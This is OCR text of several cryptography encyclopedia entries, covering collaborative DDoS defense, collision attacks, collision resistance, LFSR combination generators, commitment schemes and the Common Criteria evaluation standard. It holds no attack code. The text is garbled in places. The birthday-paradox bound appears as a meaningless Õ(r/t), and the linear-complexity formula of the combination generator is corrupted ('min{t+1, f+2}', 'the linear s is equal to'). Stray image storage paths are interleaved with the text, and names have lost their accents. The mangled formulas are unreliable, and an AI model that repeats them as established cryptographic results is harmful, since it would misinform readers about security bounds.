The biggest challenge for collaborative approaches is the deployment incentive at locations remote from the victim. An ISP may be willing to deploy new mechanisms to protect its customers, and could incorporate this new service into its portfolio. But there is no incentive for an ISP or an edge network to deploy an altruistic service that protects a remote victim. This problem is exacerbated at the defense systems that involve core routers. These routers not only lack incentives for deployment, but they also lack resources. The core routers' primary goal is routing a lot of traffic quickly and efficiently. There are few CPU/memory resources to dedicate to new functionalities.

Another challenge is the effectiveness in the partial deployment scenarios. Since the deployment incentives run low, a promising defense must deliver substantial protection to the victim under a severely low deployment. This is just not the case with collaborative defenses.

Finally, an inherent challenge in any system that requires collaboration is how to become robust against insider attacks. A collaborator turned bad can serve wrong information attempting to either create new ways to deny service, or to bypass the defense and perform a successful attack.

Definition

A collision attack finds two identical values among elements that are chosen according to some distribution on a finite set *S*. In cryptography, one typically assumes that the objects are chosen according to a uniform distribution. In most cases a repeating value or collision results in an attack on the cryptographic scheme.

Background

A collision attack on a hash function used in a digital signature scheme was proposed by G. Yuval in 1979 (Yuval 1979); since then, collision attacks have been developed for numerous cryptographic schemes.

Theory

A collision attack exploits repeating values that occur when elements are chosen with replacement from a finite set *S*. By the birthday paradox, repetitions will occur after approximately $\tilde{O}\left(r/t\right)$ attempts, where |*S*| denotes the size of the set *S*.

The most obvious application of a collision attack is to find collisions for a cryptographic hash function. For a hash function with an n-bit result, an efficient collision search based on the birthday paradox requires approximately $2^{n/2}$ hash function evaluations. For this application, one can substantially reduce the memory requirements (and also the memory accesses) by translating the problem to the detection of a cycle in an iterated mapping (Quisquater and Delescaille 1990). Van Oorschot and Wiener propose an efficient parallel variant of this algorithm (van Oorschot and Wiener 1999). In order to make a collision search infeasible for the next 10 years, the hash result needs to be 192 bits or more. A collision attack can also play a role to find (second) preimages for a hash function: If one has $2^{n/2}$ values to invert, one expects to find at least one (second) preimage after $2^{n/2}$ hash function evaluations. If hash functions have weaknesses, a collision can be found in time less than $2^{n/2}$; there are plenty of examples including MD4, MD5, SHA-0, and SHA-1.

An internal collision attack on a MAC algorithm (Message Authentication Code) exploits collisions of the chaining variable of a MAC algorithm. It allows for a MAC forgery. As an example, a forgery attack for an iterated MAC algorithm with an n-bit intermediate state requires at most $2^{n/2}$ known texts and a single chosen text (Preneel and van Oorschot 1999). For some MAC algorithms, such as MAA (Message Authentication Algorithm), internal collisions can lead to a key recovery attack (Preneel et al. 1997).

A block cipher should be a one-way function from key to ciphertext (for a fixed plaintext). If the same plaintext is encrypted using $2^{k/2}$ keys (where k is the key length in bits), one expects to recover one of the keys after $2^{k/2}$ trial encryptions (Biham 2002). This attack can be precluded by the mode of operation; however, collision attacks also apply to these modes. In the Cipher Block Chaining (CBC) and Cipher FeedBack (CFB) mode of an n-bit block cipher, a repeated value of an n-bit ciphertext string leaks information on the plaintext (Knudsen 1994; Maurer 1991) (Block Ciphers for more details).

For synchronous stream ciphers that have a next state function that is a random function (rather than a permutation), one expects that the key stream will repeat after $2^{m/2}$ output symbols, with m denotes the size of the internal memory in bits. Such a repetition leaks the sum of the

corresponding plaintexts, which is typically sufficient to recover them. This attack applies to a variant of the Output FeedBack (OFB) mode of a block cipher where less than n output bits are fed back to the input. If exactly n bits are fed back as specified by in the OFB mode, one expects a repetition after the selection of $2^{n/2}$ initial values.

The best generic algorithm to solve the discrete logarithm problem in any group G requires time $O\left(\sqrt{p}\right)$, where p is the largest prime dividing the order of G (Shoup 1997); this attack is based on collisions.

In many cryptographic protocols, for example, entity authentication protocols, the verifier submits a random challenge to the prover. If an n-bit challenge is chosen uniformly at random, one expects to find a repeating challenge after $2^{n/2}$ runs of the protocol. A repeating challenge leads to a break of the protocol. A meet-in-the-middle attack is a specific variant of a collision attack which allows to cryptanalyze some hash functions and multiple encryption modes (Block Ciphers).

In some cryptographic applications, one needs to find t-collisions; this corresponds to the same value repeating t times (for normal collisions $t = 2$). Joux showed that for an iterated hash function with internal memory of n bits, a t-collision can be found in time $O(\log_2(t) \cdot 2^{n/2})$, while for an ideal n-bit function this should take time approximately $O(t!\, 2^{n(t-1)/t})$ (Joux 2004). This result can be used to show that the concatenation of two iterated hash functions is only as secure as the strongest of the two.

Synonyms

Strong collision resistance; Universal One-Way Hash Functions (UOWHF)

Definition

Collision resistance is the property of a hash function that it is computationally infeasible to find two (distinct) colliding inputs.

Background

Second preimage resistance and collision resistance of hash functions have been introduced by Rabin in 1978 (Rabin 1978); the attack based on the birthday paradox was first pointed out by Yuval in 1979 (Preneel 1993, 1997; Yuval 1979).

Theory

Collision resistance is related to second preimage resistance, which is also known as weak collision resistance. A minimal requirement for a hash function to be collision resistant is that the length of its result should be 192

bits (in 2011). Collision resistance is the defining property of a collision resistant hash function (CRHF) (Hash Function). The exact relation between collision resistance, second preimage resistance, and preimage resistance is rather subtle, and depends on the formalization of the definition: it is shown in (Damgård 1990; Gibson 1990; Rogaway and Shrimpton 2004; Stinson 2006) that under certain conditions, collision resistance implies second preimage resistance and preimage resistance.

In order to formalize the definition of a collision-resistant hash function (see Damgård (1990)), one needs to introduce a class of functions indexed by a public parameter, which is called a key. Indeed, one cannot require that there does not exist an efficient adversary who can produce a collision for a fixed hash function, since any adversary who stores two short colliding inputs for a hash function would be able to output a collision efficiently (note that hash functions map large domains to fixed ranges, hence such collisions always exist). Introducing a class of functions solves this problem, since an adversary cannot store a collision for each value of the key (provided that the key space is not too small). An alternative solution is described by Rogaway (2006): One can formalize the inability of human beings to find collisions, and use this property in security reductions.

For a hash function with an n-bit result, an efficient collision research based on the birthday paradox requires approximately $2^{n/2}$ hash function evaluations. One can substantially reduce the memory requirements (and also the memory accesses) by translating the problem to the detection of a cycle in an iterated mapping. This was first proposed by Quisquater and Delescaille (1990). Van Oorschot and Wiener propose an efficient parallel variant of this algorithm (1999); with a ten million US$ machine, collisions for MD5 (with $n = 128$) could be found in 21 days in 1994, which corresponds to about 10 s in 2024. In order to make a collision search infeasible for the next 15–20 years, the hash result needs to be 256 bits or more.


Combination Generator

Anne Canteaut[44] ✉
(44) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France



✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

A *combination generator* is a running-key generator for stream cipher applications. It is composed of several linear feedback shift registers (LFSRs) whose outputs are combined by a Boolean function to produce the keystream as depicted on Fig. 1. Then, the output sequence $(s_t)_{t \geq 0}$ of a combination generator composed of n LFSRs is given by

$$s_t = f\left(u_t^1, u_t^2, \ldots, u_t^n\right), \ \forall t \geq 0,$$

where $\left(u_t^i\right)_{t \geq 0}$ denotes the sequence generated by the i-th constituent LFSR and f is a function of n variables. In the case of a combination generator composed of n LFSR over $\mathbf{F}_q$, the combining function is a function from $\mathbf{F}_q{}^n$ into $\mathbf{F}_q$.

Combination Generator, Fig. 1 Combination generator

Theory

The combining function *f* should obviously be *balanced*, i.e., its output should be uniformly distributed. The constituent LFSRs should be chosen to have primitive feedback polynomials for ensuring good statistical properties of their output sequences (Linear Feedback Shift Register for more details).

The characteristics of the constituent LFSRs and the combining function are usually publicly known. The secret parameters are the initial states of the LFSRs, which are derived from the secret key of the cipher by a key-loading algorithm. Therefore, most attacks on combination generators consist in recovering the initial states of all LFSRs from the knowledge of some digits of the sequence produced by the generator (in a known plaintext attack) or of some digits of the ciphertext sequence (in a ciphertext only attack). When the feedback polynomials of the LFSR and the combining function are not known, the reconstruction attack presented in Canteaut and Filiol (2001) enables to recover the complete description of the generator from the knowledge of a large segment of the ciphertext sequence.

Statistical properties of the output sequence. The sequence produced by a combination generator is a linear recurring sequence. Its period and its linear complexity can be derived from those of the sequences generated by theconstituent LFSRs and from the *algebraic normal form* of the combining function (Boolean function). Indeed, if we consider two linear recurring sequences $\mathbf{u}$ and $\mathbf{v}$ over $\mathbf{F}_q$ with linear complexities $\Lambda(\mathbf{u})$ and $\Lambda(\mathbf{v})$,we have

the following properties:

- the linear complexity of the sequence $\mathbf{u} + \mathbf{v} = (u_t + v_t)_{t\geq 0}$ satisfies

$$\Lambda(\mathbf{u}+\mathbf{v}) \leq \Lambda(\mathbf{u}) + \Lambda(\mathbf{v}),$$

  with equality if and only if the minimal polynomials of **u** and **v** are relatively prime. Moreover, in case of equality, the period of **u** + **v** is the least common multiple of the periods of **u** and **v**.
- the linear complexity of the sequence $\mathbf{uv} = (u_t v_t)_{t\geq 0}$ satisfies

$$\Lambda(\mathbf{uv}) \leq \Lambda(\mathbf{u})\,\Lambda(\mathbf{v}),$$

  where equality holds if the minimal polynomials of **u** and **v** are primitive and if $\Lambda(\mathbf{u})$ and $\Lambda(\mathbf{v})$ are distinct and greater than 2. Other general sufficient conditions for $\Lambda(\mathbf{uv}) = \Lambda(\mathbf{u})\Lambda(\mathbf{v})$ can be found in Herlestam (1986), Göttfert and Niederreiter (1995), Rueppel and Staffelbach (1987).

Thus, the keystream sequence produced by a combination generator composed of *n* binary LFSRs with primitive feedback polynomials which are combined by a Boolean function *f* satisfies the following property proven in Rueppel and Staffelbach (1987). If all LFSR lengths $L_1,\ldots, L_n$ are distinct and greater than 2 (and if all LFSR initializations differ from the all-zero state), the linear **s** is equal to

$$\min\{t+1, f+2\}$$

where the algebraic normal form of *f* is evaluated over integers. For instance, if four LFSRs of lengths $L_1,\ldots,L_4$ satisfying the previous conditions are combined by the Boolean function $x_1x_2 + x_2x_3 + x_4$, the linear complexity of the resulting sequence is $L_1L_2 + L_2L_3 + L_4$. Similar results concerning the combination of LFSRs over $\mathbf{F}_q$ can be found in Brynielsson (1986), Rueppel and Staffelbach (1987). A high linear complexity is desirable property for a keystream sequence since it ensures that Berlekamp–Massey algorithm becomes computationally infeasible. Thus, the combining function *f* should have a high *algebraic degree* (the algebraic degree of a Boolean function is the highest number of terms occurring in a monomial of its algebraic normal form).

Known attacks and related design criteria. Combination generators are vulnerable to many divide-and-conquer attacks which aim at considering the constituent LFSRs independently. These attacks exploit the existence of biased relations between the outputs of the generator at different time instants, which involve a few registers only; such relations then enable the attacker to perform an exhaustive search for the initial states of a subset of the constituent registers in the case of a state-recovery attack, or to apply some hypothesis testing in the case of distinguishing attacks. These techniques include correlation attack and its variants called fast correlation attacks, distinguishing attacks such as the attack presented in Hell et al. (2009). More sophisticated algorithms can be found in Johansson et al. (2006), Naya-Plasencia (2007).

In order to make these attacks infeasible, the LFSR feedback polynomials should not be sparse. The combining function should have a high *correlation-immunity order*, also called *resiliency order*, when the involved function is balanced (correlation-immune Boolean function). But, there exists a trade-off between the correlation-immunity order and the algebraic degree of a Boolean function. Most notably, the correlation-immunity of a balanced Boolean function of n variables cannot exceed $n-1-\deg(f)$ when the algebraic degree of f, $\deg(f)$, is greater than 1. Moreover, the complexity of correlation attacks and of fast correlation attacks also increases with the nonlinearity of the combining function (correlation attack).

The trade-offs between high algebraic degree, high correlation-immunity order, and high nonlinearity can be circumvented by replacing the combining function by a finite state automaton with memory. Examples of such combination generators with memory are the summation generator and the stream cipher E_0 used in Bluetooth.

Commitment


Claude Crépeau[45] ✉
(45) School of Computer Science, McGill University, Montreal, QC, Canada

✉ **Claude Crépeau**
Email: crepeau@cs.mcgill.ca

Definition

A commitment scheme is a two-phase cryptographic protocol between two parties, a sender and a receiver, satisfying the following constraints. At the end of the first phase (named Commit) the sender is committed to a specific value (often a single bit) that he cannot change later on (Commitments are binding) and the receiver should have no information about the committed value, other than what he already knew before the protocol (Commitments are concealing). In the second phase (named Unveil), the sender sends extra information to the receiver that allows him to determine the value that was concealed by the commitment.


Background



The terminology of commitments, influenced by the legal vocabulary, first appeared in the contract-signing protocols of Even (1982), although it seems fair to attribute the concept to Blum (1982) who implicitly uses it for coin flipping around the same time. In his Crypto 81 paper, Even refers to Blum's contribution saying: "In the summer of 1980, in a conversation, M. Blum suggested the use of randomization for such protocols." Apparently, Blum introduced the idea of using random hard problems to commit to

something (coin, contract, etc.). However, one can also argue that the earlier work of Shamir et al. (1981) on mental poker implicitly used commitments as well, since in order to generate a fair deal of cards, Alice encrypts the card names under her own encryption key, which is the basic idea for implementing commitments. The term “blob” is also used as an alternative to commitment by certain authors (Brassard et al. 1998; Chaum et al. 1988; Kilian 1992). The former mostly emphasizes the concealing property, whereas the latter refers mainly to the binding property.

Theory



Commitments are important components of zero-knowledge protocols (Brassard et al. 1998; Goldreich et al. 1991), and other more general two-party cryptographic protocols (Kilian 1988).

A natural intuitive implementation of a commitment is performed using an envelope (see Fig. 1). Some information written on a piece of paper may be committed to by sealing it inside an envelope. The value inside the sealed envelope cannot be guessed (envelopes are concealing) without modifying the envelope (opening it) nor the content can be modified (envelopes are binding).

Commitment, Fig. 1 Committing with an envelope

Unveiling the content of the envelope is achieved by opening it and extracting the piece of paper inside (see Fig. 2).

Commitment, Fig. 2 Unveiling from an envelope

Under computational assumptions, commitments come in two dual flavors: binding but computationally concealing commitments and concealing but computationally binding commitments. Commitments of both types may be achieved from any one-way function (Haitner et al. 2009; Håstad et al. 1999; Naor 1991; Naor et al. 1993).

A simple example of a bit commitment of the first type is obtained using the Goldwasser–Micali probabilistic encryption scheme with one's own pair of public keys (n, q) such that n is an RSA modulus (RSA public key encryption) and q a random quadratic non-residue modulo n with Jacobi symbol + 1 (quadratic residue). Unveiling is achieved by providing a square root of each quadratic residue and of quadratic non-residue multiplied by q. A similar example of a bit commitment of the second type is constructed from someone else's pair of public keys (n, r) such that n is an RSA modulus and r a random quadratic residue modulo n. A zero bit is committed using a random quadratic residue mod n while a one bit is committed using a random quadratic residue multiplied by r modulo n. Unveiling is achieved by providing a square root of quadratic residues committing to a zero and of quadratic residues multiplied by r used to commit to a one.

Unconditionally, binding and concealing commitments can also be obtained under the assumption of the existence of a binary symmetric channel (Crépeau 1997) and under the assumption that the receiver owns a bounded amount of memory (Cachin et al. 1998). In multiparty scenarios (Ben-Or et al. 1988b; Chaum et al. 1988; Goldreich et al. 1991), commitments are usually achieved through Verifiable Secret Sharing

Schemes (Chor et al. 1985). However, the two-prover case (Ben-Or et al. 1988a) does not require the verifiable property because the provers are physically isolated from each other during the life span of the commitments.

In a quantum computation model (quantum cryptography), it was first believed that commitment schemes could be implemented with unconditional security for both parties (Brassard et al. 1993) but it was later demonstrated that if the sender is equipped with a quantum computer, then any unconditionally concealing commitment cannot be binding (Lo and Chau 1997; Mayers 1997).

Commitments exist with various extra properties: chameleon/trapdoor commitments (Ben-Or et al. 1988a; Feige and Shamir 1989), commitments with equality (attributed to Bennett and Rudich in (Crépeau et al. 1995; Kilian 1992)), nonmalleable commitments (Dolev et al. 1991) (with respect to unveiling (Di Crescenzo et al. 1998)), mutually independent commitments (Liskov et al. 2001), and universally composable commitments (Canetti and Fischlin 2001).

Editor note: statistically-hiding commitment from any one-way functions have been found to be implementable more recently in subsequent work (Haitner and Reingold 2007).

ISO 15408 CC – common criteria

Definition

The Common Criteria (CC), also known as ISO 15408, is intended to be used as the basis for evaluation of security relevant properties of IT hardware and software products. Security properties include all aspects of trust and assurance. The objective is that a common methodology and criteria to evaluate product characteristics would reduce redundant evaluations and broaden markets while improving security.

Background

The current version is 3.1 and has evolved since originated. The standard was developed by an international group that merged programs from three countries to derive common criteria. The three programs were:

- *ITSEC*. The European standard, developed in the early 1990s by France, Germany, the Netherlands, and the UK.
- *CTCPEC*. The Canadian standard first published in May 1993.

- *TCSEC*. The United States Department of Defense 5200.28 Standard, called the Orange Book and parts of the Rainbow Series.

Theory and Application

The goal is for Common Criteria to permit comparability of products in spite of the results originating in independent security evaluations, for various products, evaluated by separate organizations, in different countries. The vision is that by providing a common set of requirements for the security functionality of IT products, and a common set of assurance measurements applied to them that the evaluation process will establish a level of confidence in the knowledge and trust of the evaluated products. The evaluation results may help consumers to determine whether an IT product or system is appropriate for their intended application and whether the security risks implicit in its use are acceptable.

Common Criteria is not a security specification that prescribes specific or necessary security functionality or assurance. Therefore, it is not intended to verify the quality or security of cryptographic implementations. Products that require cryptography are often required to attain a FIPS 140–2 validation for their cryptographic functionality before the common criteria evaluation can be completed. There are security products that are very important to security but may not incorporate cryptography as a part of their functionality. Examples include operating systems, firewalls, and IDS systems. Common Criteria is a methodology to gain assurance that a product is actually designed and subsequently performs according to the claims in the product's "Security Target" document. The level of assurance (EAL) that the product functions correctly is specified as one of seven levels that are described later.

The Common Criteria specification has been published as International Standard ISO/IEC 15408:1999. It is sometimes also published in formats specific to a given country that facilities use in their individual test scheme. The content and requirements are intended to be identical.

Seven governmental organizations, which are collectively called "the Common Criteria Project Sponsoring Organizations," were formed to develop the standard and program. The countries and organizations are:

- *Canada*. Communications Security Establishment
- *France*. Service Central de la Scurit des Systmes d'Information

- *Germany*. Bundesamt fr Sicherheit in der Informationstechnik
- *The Netherlands*. Netherlands National Communications Security Agency
- *The United Kingdom*. Communications-Electronics Security Group
- *The United States*. National Institute of Standards and Technology
- *The United States*. National Security Agency

The Common Criteria Project Sponsoring Organizations approved the licensing and use of CC v2.1 to be the basis of ISO 15408. Because of its international basis, certifications under Common Criteria are under a "Mutual Recognition Agreement." This is an agreement that certificates issued by organizations under a specific scheme will be accepted in other countries as if they were evaluated under their own schemes. The list of countries that have signed up to the mutual recognition have grown beyond just the original sponsoring organizations.

The Common Criteria scheme incorporates a feature called a Protection Profile (PP). This is a document that specifies an implementation-independent set of security requirements for a category of products (i.e., Traffic Filters or smart cards) that meet the needs of specific consumer groups, communities of interest, or applications. Protection Profiles are considered a product in themselves, and are evaluated and tested for compliance to Common Criteria, just as a functional product would. Before a product can be validated using common criteria to a given protection profile (or a combination of them), the Protection Profiles have to be evaluated and issued certificates of compliance. Instead of the Security Target (a required document) referring to a protection profile for a set of security functionality and assurance criteria, it is acceptable for the product Security Target to independently state the security functionality and assurance level to which the product will be evaluated. The limitation is that this restricts the ability of product consumers or users to readily compare products of similar functionality.

EAL1. The objective for evaluation assurance level 1 (EAL1) is described as "functionally tested" is to confirm that the product functions in a manner consistent with its documentation, and that it provides useful protection against identified threats.

EAL1 is applicable where some confidence in correct operation is required, but the threats to security are not viewed as serious. The

evaluation will be of value where independent assurance is required to support the contention that due care has been exercised with respect to the protection of personal or similar information.

EAL1 provides an evaluation of the product as made available to the customer, including independent testing against a specification, and an examination of the guidance documentation provided. It is intended that an EAL1 evaluation could be successfully conducted without assistance from the developer of the product, and for minimal cost and schedule impact.

EAL2. The objective for evaluation assurance level 2 (EAL2) is described as "structurally tested." EAL2 requires the cooperation of the developer in terms of the delivery of design information and test results, but should not demand more effort on the part of the developer than is consistent with good commercial practice, and therefore, should not require a substantially increased investment of cost or time.

EAL2 is applicable in those circumstances where developers or users require a low to moderate level of independently assured security but does not require the submission of a complete development record by the vendor. Such a situation may arise when securing legacy systems, or where access to the developer may be limited.

EAL3. The objectives for evaluation assurance level 3 (EAL3) are described as "methodically tested and checked." EAL3 permits a conscientious developer to gain maximum assurance from positive security engineering at the design stage without substantial alteration of existing sound development practices.

EAL3 is applicable in those circumstances where developers or users require a moderate level of independently assured security, and require a thorough investigation of the product and its development without substantial reengineering.

EAL4. The objectives for evaluation assurance level 4 (EAL4) are described as "methodically designed, tested, and reviewed." EAL4 permits a developer to gain maximum assurance from positive security engineering based on good commercial development practices, which, though rigorous, do not require substantial specialist knowledge, skills, and other resources.

EAL4 is therefore applicable in those circumstances where developers or users require a moderate to high level of independently assured security in conventional commodity products and are prepared to incur additional security-specific engineering costs.

EAL5. The objectives for evaluation assurance level 5 (EAL5) are described as "semiformally designed and tested." EAL5 permits a developer to gain maximum assurance from security engineering based upon rigorous commercial development practices supported by moderate application of specialist security engineering techniques. Such a product will probably be designed and developed with the intent of achieving EAL5 assurance. It is likely that the additional costs attributable to the EAL5 requirements, relative to rigorous development without the application of specialized techniques, will not be large.

EAL5 is therefore applicable in those circumstances where developers or users require a high level of independently assured security in a planned development and require a rigorous development approach without incurring unreasonable costs attributable to specialist security engineering techniques.

EAL6. The objectives for evaluation assurance level 6 (EAL6) are described as "semiformally verified design and tested." EAL6 permits developers to gain high assurance from application of security engineering techniques to a rigorous development environment in order to produce a premium product for protecting high-value assets against significant risks.

EAL6 is therefore applicable to the development of security product for application in high-risk situations where the value of the protected assets justifies the additional costs.

EAL7. The objectives of evaluation assurance level 7 (EAL7) are described as "formally verified design and tested."

EAL7 is applicable to the development of security products for application in extremely high-risk situations and/or where the high value of the assets justifies the higher costs. Practical application of EAL7 is currently limited to products with tightly focused security functionality that is amenable to extensive formal analysis.

Common Criteria is documented in a family of three interrelated documents:

1. CC Part 1: Introduction and general model

2. CC Part 2: Security functional requirements

3. CC Part 3: Security assurance requirements

The managed international homepage of the Common Criteria is available at www.commoncriteria.org. The homepage for US based vendors and customers is managed by National Information Assurance Partnership (NIAP). http://www.niap-ccevs.org/cc-scheme/

- *Part 1*. Introduction and general model, is the introduction to the CC. It defines general concepts and principles of IT security evaluation and presents a general model of evaluation. Part 1 also presents constructs for expressing IT security objectives, for selecting and defining IT security requirements, and for writing high-level specifications for products and systems. In addition, the usefulness of each part of the CC is described in terms of each of the target audiences.
- *Part 2*. Security functional requirements, establishes a set of functional components as a standard way of expressing the functional requirements for Targets of Evaluation. Part 2 catalogs the set of functional components, families, and classes.
- *Part 3*. Security assurance requirements, establishes a set of assurance components as a standard way of expressing the assurance requirements for Targets of Evaluation. Part 3 catalogs the set of assurance components, families, and classes. Part 3 also defines evaluation criteria for Protection Profiles and Security Targets and presents evaluation assurance levels that define the predefined CC scale for rating assurance for Targets of Evaluation, which is called the Evaluation Assurance Levels.

Each country implements its own scheme of how it will implement the Common Evaluation Methodology for Information Technology Security.

Acronyms

ISO/IEC 15408

Definition

The Common Criteria for Information Technology Security Evaluation (abbreviated as Common Criteria or CC) is an international standard (ISO/IEC 15408) for security certification of software/system products.

Background

Common Criteria (CC) were developed through the effort of many governmental organizations and originated out of preexisting standards (The European ITSEC, the Canadian CTCPEC, and the United States Department of Defense TCSEC, called the Orange Book).

CC allows the specification of security requirements for a particular product/system and the implementation of an evaluation process to establish the level of confidence that the product satisfies the security requirements.

The standard is concerning product evaluation and certification, while other security standards are related to the certification of processes. An example is ISO/IEC 27000 series, an information security management system.

The focus of Common Criteria is on the evaluation of a product or system. Nevertheless, the standard includes a catalogue of security functional requirements and may be of interest to those who define and manage security policies.

Theory

The standard is composed of three documents. Part 1, Introduction and general model (Common Criteria for Information Technology Security Evaluation 2009a), defines the concepts and principles of IT security evaluation and presents a general model of evaluation.

The model requires the identification of a specific IT product or system (TOE, target of evaluation) that is the subject of a CC evaluation.

Part 2, Security functional components (Common Criteria for Information Technology Security Evaluation 2009b), includes a catalogue of functional components and related functional requirements for TOEs (SFRs, security functional requirements).

SFRs may be organized into sets of implementation-independent security requirements for classes of TOEs that meet specific consumer needs. These sets are called protection profiles (PPs).

PPs or SFRs may be reused or refined to state explicitly a set of security requirements (ST security target) to be evaluated on a TOE.

CC Part 3, Security assurance components (Common Criteria for Information Technology Security Evaluation 2009c), provides a catalogue of measures taken during development and evaluation of the product (TOE) to assure compliance with the claimed security requirements (ST) of the TOE. These measures are called security assurance requirements (SARs).

Part 3 also defines seven levels of depth and rigor of an evaluation, which are called the evaluation assurance levels (EALs). Each EAL corresponds to a package of security assurance requirements (SARs), with EAL 1 being the most basic (and cheapest to implement and evaluate) and EAL 7 being the most stringent (and most expensive).

Evaluated Product

A target of evaluation (TOE) is the product or system that is the subject of the evaluation. A TOE is defined as a set of software, firmware, and/or hardware accompanied by its documentation.

The following products are TOE examples: an operating system, a firewall, a smart card-integrated circuit, and a database application. Other examples of TOEs can be found in (Common Criteria for Information Technology Security Evaluation 2009a).

The TOE must be defined precisely. For example, while an IT product may allow many configurations, a TOE for this product must define the security-relevant configurations that are evaluated.

Security Requirements

Common Criteria present a standard catalogue of security functional requirements (SFRs). SFRs are classified into 11 classes. Examples of classes are "Cryptographic Support," "Identification and Authentication," and "Security Management." Each class is organized into families of functional components, and a set of security functional requirement is identified for each component for a total of 65 requirements. Each requirement is individually defined and is self-contained.

SFRs are expressed in a structured natural language. The aim is to provide implementation-independent requirements expressed in an abstract but unambiguous manner.

An example of SFR is the following: "The TOE Security Functionality shall authenticate any user's claimed identity according to the [assignment: *rules describing how the multiple authentication mechanisms provide authentication*]."

The associated explanation states that "*author* (of TOE security specification) *should specify the rules that describe how the authentication mechanisms provide authentication and when each is to be used. This means that for each situation the set of mechanisms that might be used for authenticating the user must be described. An example of a list of such rules is: "if the user has special privileges a password mechanism and a biometric mechanism both shall be used, with success only if both succeed; for all other users a password mechanism shall be used*."

A protection profiles (PP) is a document, typically created by a user community, a developer, or a group of developers of similar TOEs (a family

of related products or a product line), or a government or large corporation specifying its requirements as part of its acquisition process. A PP organizes a set of reusable security requirements for a class of TOEs.

The document includes not only a list of SFRs but also a security problem definition (operational environment, threats, organizational security policies imposed by the organization, and assumptions on the operational environment) and security objectives (concise and abstract statement of the intended solution to the problem defined by the security problem definition).

Examples may be PPs for firewalls or intrusion detection systems. A number of protection profiles are published in the Common Criteria website (http://www.commoncriteriaportal.org).

Each SFR may be selected to become part of a security target (ST) of a TOE. Although CC does not prescribe any SFRs to be included in an ST, it identifies dependencies where the correct operation of one function is dependent on another. Additionally, one or more PPs may serve as templates for the security target (ST) of a TOE.

A security target (ST) is the document that identifies the security properties to be evaluated on a specific TOE. The ST document includes a description of the TOE, security problem definition, security objectives, and a set of SFRs. The ST may claim conformance to one or more PPs. In this case, the ST reuses the SFRs included in the protection profiles.

Note that an ST is designed to be a security specification on a relatively high level of abstraction. An ST should, in general, not contain implementation details such as protocol specifications or detailed descriptions of algorithms.

Security Evaluation

